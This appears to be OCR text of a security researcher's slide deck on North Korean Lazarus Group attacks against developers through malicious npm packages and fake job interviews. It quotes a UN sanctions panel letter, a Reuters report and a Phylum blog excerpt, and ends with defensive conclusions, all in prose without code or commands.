
19 December 2023

Dear Sir/Madam,

I am writing to you with regard to ongoing efforts of the Panel of Experts established pursuant to United Nations Security Council resolution 1874 (2009) (hereafter the Panel) to gather, examine and analyse information regarding the implementation of the measures imposed on the Democratic People's Republic of Korea (DPRK) by Security Council resolutions 1718 (2006), 1874 (2009), 2087 (2013), 2094 (2013), 2270 (2016), 2321 (2016), 2356 (2017), 2371 (2017), 2375 (2017) and 2397 (2017), in particular incidents of non-compliance.

The Panel is writing to seek your assistance with regards to reported malicious cyber activity by DPRK cyber threat actors linked to the UN-designated Reconnaissance General Bureau (KPe.031),[1] the Lazarus Group. According to an article posted by the Phylum Research Team 4 November 2023,[2] the Phylum identified a "strange" publication to npm called "puma-com" and further discovered a" very convoluted" attack chain that ultimately pulled a remote file, manipulated it in place, called an exported function from that file, and then "meticulously" covered its tracks by removing and renaming files along the way. As

Feb 2024 KP



Cybersecurity

Exclusive: UN experts investigate 58 cyberattacks worth $3 bln by North Korea

By Michelle Nichols

February 8, 2024 3:39 AM CST · Updated 4 months ago

[1/2] Miniatures of people with computers are seen in front of North Korea flag in this illustration taken July 19, 2023. REUTERS/Dado Ruvic/Illustration *Purchase Licensing Rights*


UNITED NATIONS, Feb 7 (Reuters) - United Nations sanctions monitors are investigating dozens of suspected cyberattacks by North Korea that raked in $3 billion to help it further develop its nuclear weapons program, according to excerpts of an unpublished U.N. report reviewed by Reuters.

Feb 2024 KP

Feb 20, 2024 / 12 min read / Research

Fake Developer Jobs Laced With Malware

Feb 2024 KP



The Phylum research team also received word from Palo Alto Network's Unit 42 that the malicious, obfuscated JavaScript on which this blog post is based coincided with BeaverTail from their own independent research into an ongoing North Korean job-seeking campaign against software developers.

Moreover, some software developers who were taken in by these actors have contacted Phylum to thank us for raising awareness of this attack and preventing them from becoming a victim:

> "...they told me that it is for live coding interview software which i have to install it but before i do it i found your warning and also read article then i resend email but there is no response from there side. well thank you sir for saving me and lots of job seekers...Thank You Again Sir."

Conclusion

- Understand the threats that are attacking open-source software
  - These kinds of attacks are low-risk/high-reward for the attackers
  - These Nation-State actors are sophisticated and well-resourced
  - The software developer, not the software, is the target

Conclusion

- Understand the threats that are attacking open-source software
  - These kinds of attacks are low-risk/high-reward for the attackers
  - These Nation-State actors are sophisticated and well-resourced
  - The software developer, not the software, is the target
- Traditional SCA solutions are insufficient – of the malware we reported in Q1 2024
  - 82% were never reported as a GitHub Malware Advisory
  - 0% had a CVE associated with them
  - 100% did something bad to the victim

Conclusion

- Understand the threats that are attacking open-source software
  - These kinds of attacks are low-risk/high-reward for the attackers
  - These Nation-State actors are sophisticated and well-resourced
  - The software developer, not the software, is the target
- Traditional SCA solutions are insufficient – of the malware we reported in Q1 2024
  - 82% were never reported as a GitHub Malware Advisory
  - 0% had a CVE associated with them
  - 100% did something bad to the victim
- You need a defense-in-depth approach
  - Follow our blog for our latest research findings: blog.phylum.io/research

Questions?

Ross Bryant, Ph.D.

ross@phylum.io